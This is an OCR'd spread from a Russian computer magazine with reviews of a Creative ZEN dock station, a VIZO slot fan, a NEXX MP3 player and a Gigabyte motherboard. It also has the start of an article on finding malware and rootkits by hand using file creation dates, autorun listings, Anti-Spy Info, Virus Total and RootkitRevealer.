Мощность сабвуфера, Вт: **24**
Соотношение сигнал/шум, дБ: **80**
Частотный диапазон, Гц: **62~20000**
Количество батарей: **8**
Тип батареи: **формат С**
Размеры, мм: **170x360x160**
Вес, кг: **2,4 (без батарей)**



1. В последнее время особой популярностью пользуются довески, которыми можно расширить возможности портативного проигрывателя. Теперь такие есть и для Creative ZEN.
2. Речь идет о док-станции для вышеупомянутого плеера. С помощью этого оригинального девайса можно не только заряжать плеер, но и «придать усиление» ритмам нашего времени. Плеер легко превращается полноценную аудиосистему формата 2.1.
3. Отдельно стоит обратить внимание на пульт дистанционного управления. Вместе с док-станцией твой Creative ZEN не только превратится в домашнюю акустику, но будет управляться миниатюрным пультом ДУ.
4. Девайс работает от восьми батареек формата С. Теперь ты сможешь порадовать своих друзей и близких любимой музыкой.
5. С помощью специальных портов ты легко выведешь видео и фотографии на большой экран своего телевизора — подключение производится одним движением.
6. В комплекте с устройством поставляется необходимый набор переходников и кабелей, а также мануал и антенна для уверенного приема радиочастот.



1. Докстанция Creative Playdock Z500 поддерживает только плееры серий Creative ZEN Vision:M и Creative ZEN V.



$16

VIZO Propeller Dual Fan

Оригинальный девайс для снижения температурного режима и украшения ПК

Технические характеристики:

Форм-фактор вентиляторов, мм: **70**
Скорость, об/мин: **2700~4800**
Шум, дБ: **30,7~45**
Поток воздуха, CFM: **36,5 (максимальный)**
Питание: **4-контактный молекс**
Напряжение/ток, В/А: **12/0,45**
Интерфейсы подключения: **PCI, PCI-E, PCI-X, AGP**
Размеры, мм: **207x120x21,5**
Вес, г: **140**



1. Компания VIZO занимается производством моддинговых девайсов и периферии для эстетов. В данном случае мы имеем дело с системой дополнительного охлаждения, которая устанавливается в любой свободный слот на материнской плате.
2. В пластиковый каркас вмонтировано 2 небольших вентилятора форм-фактора 70 мм. Фактически такой агрегат служит для обдува особо сильно греющихся элементов системы, в частности видеокарты.
3. На торце устройства предусмотрен регулятор оборотов. Пользователь может установить скорость вращения на свое усмотрение. Этот регулятор выводится вместе с задней панелью на заднюю стенку блока.
4. Подключается VIZO Propeller Dual Fan к стандартному 4-контактному молексу, не занимая при этом линию. Коннектор изготовлен таким образом, что к нему можно подсоединить последовательно еще одно устройство.
5. Интересно также, что рассматриваемый охладитель оборудован дополнительной диодной подсветкой. Выглядит агрегат весьма эффектно, что порадует любителей моддинга.



1. Любой активный кулер, собранный на основе вентиляторов, создает шум — это и понятно. Рассматриваемый гаджет не является исключением. Если ты любитель тишины, то перед приобретением следует задуматься: а оно тебе надо?
2. Обдув производится потоком под прямым углом, а нагретый воздух может быть выброшен за пределы системы только с помощью корпусного вентилятора на задней стенке. Так что для эффективного использования системы потребуется еще мощный кулер для сообщения пространства внутри корпуса с внешней средой.



$80 за 1 Гб

NEXX NF-810

Сверхтонкий стильный плеер



$100

Технические характеристики:

Емкость, Мб: **512/1024/2048**
Дисплей: **1,6" TFT 65000 цветов**
Поддерживаемые форматы: **MPEG 1/2/2,5/3 Layer 3, WMA, ASF**
FM-радио: **есть**
Габариты, мм: **38x88x7**
Вес, г: **38**



1. Плеер обладает действительно компактными габаритами — он с легкостью поместится даже в маленький кармашек джинсов.
2. Кроме того, что девайс воспроизводит музыку, он также способен демонстрировать видео и фото.
3. Видео формата SMV можно получить перекодированием из MPEG, WMV или AVI, то есть ты можешь смотреть даже клипы и фильмы.
4. Контрастный дисплей выдает достойную картинку — поддержка 65000 цветов.
5. При желании ты можешь послушать радио. FM-тюнер хорошо справляется со своей задачей.
6. Есть специальная кнопка для активации записи. Теперь ты точно успеешь записать любимую песню с радио, даже если она уже началась.
7. Интерфейс меню русифицирован, и полная настройка гаджета занимает всего несколько минут.
8. Расположение кнопок таково, что плеером легко управлять одной рукой.



1. Наушники подключаются к разъему micro-jack, и если ты захочешь использовать свои обычные наушники, придется возиться с переходниками.
2. Экран слишком мал, чтобы с комфортом смотреть видео, так что эту функцию стоит рассматривать скорее как фишку.
3. На лицевой панели легко остаются отпечатки пальцев.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Index (т. (495) 165-3227, www.indexcomp.ru), а также российским представительствам компаний Nexx, Gigabyte и Creative.

Gigabyte GA-965P-DQ6

Надежная и многофункциональная плата от Gigabyte под процессоры Intel

Технические характеристики:

Поддерживаемые процессоры: **Intel Core 2 Quad, Intel Core 2 Duo, Intel Pentium D, Intel Pentium EE, Intel Pentium 4**
Чипсет: **Intel P965 Express**
Память: **поддержка до 8 Гб оперативной памяти формата DDR2-800/667/533 на 4 слотах DIMM**
Слоты расширения: **2 x PCI, 2 x PCI Express X16, 3 x PCI Express X1**
Носители: **8 x SATA, 1 x PATA**
Аудио: **встроенный кодек Realtek 888DD**
Поддержка FireWire: **есть, 2 порта**
Форм-фактор: **ATX, 305x244 мм**



1. На рынке сегодня не так много производителей, которые могут предложить достойное решение для процессоров Intel. Большинство компаний склонно к крайностям. Роль золотой середины может сыграть отличная плата Gigabyte GA-965P-DQ6.
2. Эта платформа построена на основе чипсета Intel P965 Express и обладает всем необходимым для полноценной работы. Например, в комплекте предусмотрена панелька с портами e-SATA для подключения внешних дисков.
4. Одно из больших достоинств платы — охлаждение. Четырехкомпонентная система с применением тепловых труб охватывает все самые «жаркие» элементы системы.



1. В конструкции предусмотрено только 2 слота PCI, причем один из них может быть прикрыт охлаждением видеокарты.


Тестовый стенд:


Процессор: **Intel Core 2 Duo E6700.** Память: **2 Гб, Corsair TWIN2X2048-6400C3.** Видео: **ATI Radeon X1900XTX.**

Результаты тестирования:

3DMark'06, Overall: **6292 Marks.** LAME MP3 Encoding: **2 мин 48 сек.** DivX-конвертирование: **5 мин 13 сек.** F.E.A.R., 1600x1200, 4x AA, 16x AF: **49.**

КРИС КАСПЕРСКИ





Руткитам — бой!

Поиск вирусов своими руками

Как антивирусы детектят заразу, всем хорошо известно. Ни фига они ее не детектят! Даже когда последнему ламеру ясно, что с компьютером что-то не то, живность резвится и размножается, а разные там KAV'ы и NOD'ы молчат и только успокаивают: все хорошо. Короче, отправляем антивирусы в топку и включаем свой мозг, зарываясь в недра операционной системы и проверяя на стерильность все злачные места обитания малвари.

Развели тут зоопарк, понимаешь. Это же непорядок конкретный! А непорядок надо разгребать.

Конечно, наивно надеяться, что в интеллектуальном состязании с злобредной малварью можно справиться по готовым рецептам. Существует тысяча и один способ внедрения в систему, и с каждым днем появляются все новые и новые, учитывающие ошибки своих предшественников и умело маскирующиеся так, что не найдешь. Но крутой малвари очень немного. Она стоит нехилых денег (от десяти килобаксов) и пишется строго под заказ для целенаправленных атак на конкретные организации. Выпускать ее в живую природу никто не собирается, и 99% заразы, с которой нам приходится иметь дело, — это примитивные пионерские вирусы, написанные в процессе изучения Delphi или Visual Basic'а и органически неспособные к маскировке. Обнаружить их присутствие в системе — все равно что два байта переслать.

Главное — это научиться основам анализа, освоить пару-тройку простых, но эффективных приемов, после чего технику боя можно шлифовать и самостоятельно, уже без помощи автора.


Хронология вирусного внедрения, или машина времени

Операционные системы семейства Windows, помимо атрибута времени последней модификации файла, также поддерживают атрибуты времени создания и времени последнего обращения. Как это можно использовать на практике? А вот как: после установки системы все файлы в каталогах Windows и System32 имеют идентичные (ну или практические идентичные) атрибуты времени создания, позволяя отслеживать файлы, установленные позднее.


Допустим, мы установили систему со всеми необходимыми программами и больше ничего не ставили. Тогда все исполняемые файлы и динамические библиотеки из каталогов Windows и System32, созданные позднее этого срока, с высокой степенью вероятности являются троянскими программами. Естественно, дату создания файла легко изменить, и умной малвари ничего не стоит замаскироваться. Но, как показывает практика, очень редкая малварь заботится об этом и на времени создания вредоносные программы палятся косяками.

А как быть, если мы беспорядочно устанавливали новые программы и удаляли старые? В этом случае в каталогах Windows и System32 появляется множество файлов с различными датами создания, принадлежащих честным программам, и малвари ничего не стоит затеряться среди них. На самом деле, практически каждому честному файлу из каталогов Windows и System32 соответствует своя программа из каталога Program Files, представленная одним или несколькими файлами и ярлыками на рабочем столе или в меню «Пуск».

Проглядывая файлы в каталогах Windows и System32, смотрим на время



> Внешний вид программы Anti-Spy Info



> База знаний, содержащая сведения о различных файлах, как вредоносных, так и вполне «законопослушных»

их создания и пытаемся найти файлы с близким временем создания в каталоге Program Files. И если этот поиск завершается успешно, считаем, что с файлом все OK. В противном случае устраиваем суровые разборки на предмет того, откуда он взялся и кто его установил.
Некоторые программы (например, хранители экрана) устанавливают себя только в каталог Windows, не касаясь остальных, что делает их похожими на малварь. Остается лишь смотреть на дату создания и мучительно вспоминать, что мы устанавливали на свой жесткий диск и когда.
Описанная методика может показаться кому-то слишком утомительной и ненадежной, однако она выручала автора не раз и не два, в то время как технически более продвинутые приемы отдыхали, не показывая никакого позитивного результата. Самое главное — анализ даты создания файлов не требует никаких навыков и доступен каждому, в то время как дизассемблированием владеют единицы.
OK, будем считать, что мыщъх тебя уговорил. А раз так, то переходим от слов к делу. Для просмотра даты создания открываем проводник Windows, в меню «Вид» выбираем «Таблица», затем «Вид → Настройка столбцов» и взводим галочку напротив «Создан». Щелкнув мышью по шапке таблицы, выбираем сортировку по убыванию даты создания, после чего самые свежие файлы окажутся в начале списка.
Ой, сколько здесь всего интересного! На компьютере в каталоге System32 обнаруживается множество файлов preflib_Prefdata*, автоматически создаваемых системой и хранящих данные о счетчиках производительности. Пропускаем их и идем дальше. Видим пару подозрительных файлов — pdfcmnt.dll и MSMPIDE.DLL, дата создания которых совпадает с датой создания каталога PDFCreator в Program Files. Ага, значит, это динамические библиотеки, принадлежащие одноименной программе, установленной в обозначенное время.
Затем опять идут счетчики производительности и динамические библиотеки кодека FFShow — ff_vfw.dll и ff_vfw.manifest, а за ними — подозрительный исполняемый файл epinh.exe, не соответствующий ни одному каталогу из Program Files.
Идем на www.virustital.com (или любую другую online-службу аналогичного типа) и прогоняем epinh.exe через кучу антивирусов, часть из которых начинает ругаться на неизвестный вирус. Соответственно, вину подследственного можно считать полностью доказанной, без права на оправдание.
Часто после посещения сайтов «клубничной» тематики или запуска файлов, полученных из ненадежных источников (например, самостоятельно пришедших со свежим мылом), приходится гадать: поимели нас или нет?
Поиск файлов, созданных за последние сутки, является идеальным средством выявления заразы. Нажимаем «Пуск -> Найти → Файлы и папки», указываем диски, на которых следует осуществлять поиск (как минимум необходимо указать диск, содержащий операционную систему), в «Параметрах поиска» взводим галочку напротив «Даты» и говорим искать файлы, созданные за последний день, после чего давим кнопку «Найти» и ждем результатов.
В нашем случае в каталоге System32 обнаружился свежеиспеченный файл hldrrr.exe, маскирующийся под самораспаковывающийся rar-архив, который мы не создавали и который, очевидно, является зловредной программой, подлежащей проверке на Virus Total с последующим удалением.

Объекты автозагрузки


В уже существующие исполняемые файлы современная малварь внедряется крайне редко, предпочитая прописывать себя в автозагрузку (условно), запускаясь вместе с загрузкой операционной системы. Появление программы, которую мы не устанавливали, в объектах автозагрузки свидетельствует о вирусном заражении. Причем, в отличие от даты создания файла, которую ничего не стоит изменить, замаскироваться в объектах автозагрузки сложно — на это способна только самая продвинутая малварь, именуемая руткитом, но о руткитах мы поговорим позднее.
Проблема в том, что объектов автозагрузки очень много. Они живописно разбросаны по ветвям реестра, полный перечень которых занял бы целую страницу, а может быть, даже две. Однако нет никакой необходимости в том, чтобы держать весь этот легион технических подробностей у себя в голове. Существует множество утилит, самостоятельно сканирующих список автоматически загружаемых объектов с учетом последних веяний времени (Microsoft добавляет все больше и больше веток реестра с прописанными путями к файлам и/или динамическим библиотекам, которые необходимо загрузить при старте операционной системы).
Одной из таких утилит является условно-бесплатная программа Anti-Spy Info, которую можно загрузить с одноименного




> Полезные утилиты для поиска вирусов и руткитов, документация по SoftICE — это лишь малая часть того, что ты найдешь на DVD-диске.



> Еще удобнее осуществлять поиск файла с помощью FAR'а (консоль рулит, причем совершенно без руля), выбрав детальный режим отображения панелей Right/Left Control — 5 (не путать с F5!) и нажав <Ctrl-F8> для сортировки по дате создания.


> Просмотр даты создания в FAR'e


> Результат проверки epinh.exe в online-службе Virus Total, прогоняющей файл через множество антивирусов

сайта (http://anti-spy.info) и использовать 30 дней, а затем громко сказать «Кря!» или (о ужас!) приобрести платную версию, впрочем, это уже не относится к обсуждаемой проблеме.


Короче, запускаем Anti-Spy Info, и на экран тут же выводится список активных процессов и автоматически загружаемых объектов (тип запуска того или иного объекта приведен в графе «Запуск»). Все, что нам нужно делать, — это следить за списком автозагрузки на предмет появления в нем новых объектов. А чтобы не запутаться в программе, предусмотрен вывод информации в файл («Файл→ Экспорт в...»); просто сохраняем отчет при каждом запуске, а затем сличаем его с предыдущей версией. Если никаких приложений мы не устанавливали, а список автозагрузки пополнился новыми жильцами, это малварь.


В Anti-Spy Info заложен достаточно мощный эвристический механизм, анализирующий активные процессы и автоматически загружаемые объекты и определяющий вероятность их принадлежности к вирусам. К сожалению, эвристика очень часто ошибается, в результате чего честные программы классифицируются как «потенциально опасные», а малварь получает рейтинг «похожа на безвредную».

Изюминка Anti-Spy Info (о которой не догадался ни KAV, ни NOD32) в том, что она поддерживает базу знаний, включающую в себя множество файлов, чья вредоносность оценивается опытными пользователями Anti-Spy Info самостоятельно. Возьмем, например, файл SSSensor.dll, найденный в компьютере автора, которому Anti-Spy Info присвоила рейтинг 82%, что есть бэд. Заходим на http://anti-spy.info/file/index.html, вводим «SSSensor.dll» в строку поиска и через несколько секунд узнаем, что SSSensor.dll представляет собой компонент SyGate Personal Firewall, который действительно установлен на компьютере, а следовательно, на счет вирусов можно не волноваться.


К сожалению, поиск в базе знаний осуществляется только по имени, без учета содержимого, и грамотной малвари ничего не стоит прикинуться честной программой. Однако подавляющее большинство современных вирусов написано пионерами, которые не научились даже генерировать случайные имена, и самое большее, на что они способны, — это зашить внутрь малвари несколько имен, выбираемых наугад. Как следствие, поиск по именам дает надежные позитивные результаты, то есть если в базе знаний такой-то файл отнесен к вирусам, в его агрессивной природе можно не сомневаться. А вот на негативный результат полагаться нельзя, и все «неопасные» файлы необходимо прогнать через антивирусы, чтобы

> SoftICE обнаружил процесс sysrtl, который не зацепил диспетчер задач, что свидетельствует о факте активной маскировки





> Поиск файлов, созданных за последние сутки, позволяет обнаружить малварь по горячим следам



> RootkitRevealer — миниатюрная программа с огромнейшими возможностями

удостовериться, что мы имеем дело с честной программой, а не маскирующейся малварью. Также обращай внимание и на дату создания. Если файл представляет собой компонент какого-то приложения, то время его создания должно совпадать со временем создания всех остальных принадлежащих приложению файлов.

Игры с руткитами в прятки

Руткитом называют продвинутую мальварь, скрывающую свое присутствие на компьютере. В эпоху господства MS-DOS такие программы называли «стелс-вирусами» (Stealth), но сейчас эта терминология признана устаревшей. К тому же от стелс-вирусов, ныкающих свою тушу в заражаемых файлах, руткиты отличаются тем, что используются для сокрытия произвольных файлов, процессов и сетевых соединений — тех, которые им укажет разработчик малвари. В исполняемые объекты они внедряются редко. Можно даже сказать, что руткиты вообще никогда не внедряются, но легче от этого не становится. Сокрытые файлы не отображаются ни в проводнике, ни в FAR'е, а сокрытые процессы отсутствуют в диспетчере задач, поэтому ни Anti-Spy Info, ни поиск по дате создания не покажут ничего интересного. Ну как дальше жить?!

На самом деле, руткиты обнаружить легче всего. Активная маскировка выдает факт внедрения! Достаточно получить список файлов/процессоров/сетевых соединений, обратившись напрямую к внутренним функциям ядра, и сравнить полученный результат с данными, возвращенными высокоуровневыми API-функциями операционной системы. Всякое расхождение между ними будет свидетельствовать о заражении. Намерения руткита определить сложнее (некоторые легальные защитные механизмы устроены по принципу руткитов), однако нам этого и не требуется. Хорошие программы не маскируются! Даже если руткит не собирается причинять нам вред, используемые им методики стелсирования — это потенциальный глюкодром, нарушающий нормальную работу операционной системы. А кому нужны лишние критические ошибки и голубые экраны смерти?!

Для поиска руткитов можно воспользоваться бесплатной программой Rootkit Revealer, написанной знаменитым исследователем Windows NT Марком Руссиновичем. Она занимает (в упакованном виде) чуть больше двухсот килобайт (причем половину объема отъедает помощь): http://download.sysinternals.com/Files/RootkitRevealer.zip, но, несмотря на свою простоту, обнаруживает (по утверждению ее создателя) все руткиты, представленные на сайте www.rootkit.com — основном источнике руткитов для пионеров и прочих парнокопытных.

Впрочем, серьезные руткиты в публичный доступ не выкладываются и стоят от 10k-15k денег в баксах. Среди них есть и такие, которые знают о существовании Rootkit Revealer и блокируют его запуск с невнятным сообщением об ошибке или же используют специальные алгоритмы обхода, с которыми Rootkit Revealer уже не справляется. Однако вероятность словить такую продвинутую заразу крайне мала, и потому результатам работы Rootkit Revealer можно вполне доверять.

Rootkit Revealer — единственная утилита, работающая с файловой системой/реестром на физическом уровне и способная обнаружить практически все руткиты уровня ядра, которые KAV, Dr. Web и другие коммерческие антивирусы даже не пытаются искать. NOD32 обнаруживает большинство руткитов прикладного уровня и некоторые руткиты уровня ядра. Однако, во-первых, он требует предварительной установки на компьютер (да и весит дофига), во-вторых, представляет собой платный продукт, а в-третьих, он намного более известен, что отнюдь не идет ему на пользу, и качественные


ПЛАГИНЫ К БРАУЗЕРАМ

